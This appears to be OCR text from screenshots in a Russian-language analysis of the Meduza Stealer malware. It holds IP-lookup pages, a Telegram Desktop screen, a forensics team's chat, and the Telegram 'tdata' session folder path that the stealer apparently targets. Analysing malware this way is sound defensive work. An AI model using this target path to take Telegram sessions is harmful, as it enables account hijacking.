

Ваш IP адрес:
213.87.128.116
Сменить IP-адрес
История посещений
Скорость интернета
Telegram Desktop
Welcome to the official Telegram Desktop app.
It's fast and secure.
Start Messaging
Meet with us →
Malware
Meduza Stealer: What Is It & How Does It Work?



angara-dfir-team
4 members, 2 online
Pinned message
All chats
Unread
Personal
Work
Edit
Понедельник
222.7K 11:31
А вы кстати видели, что вам тоже доступ к TI сделали?)
edited 14:35
November 21
privet! 14:35
Write a message...
Узнать IP адрес
2ip.ru
Ваш IP адрес:
195.239.147.7
Сменить IP-адрес
История посещений
Скорость интернета
Имя вашего компьютера:
195.239.147.7








%AppData%\Roaming\Telegram Desktop\tdata

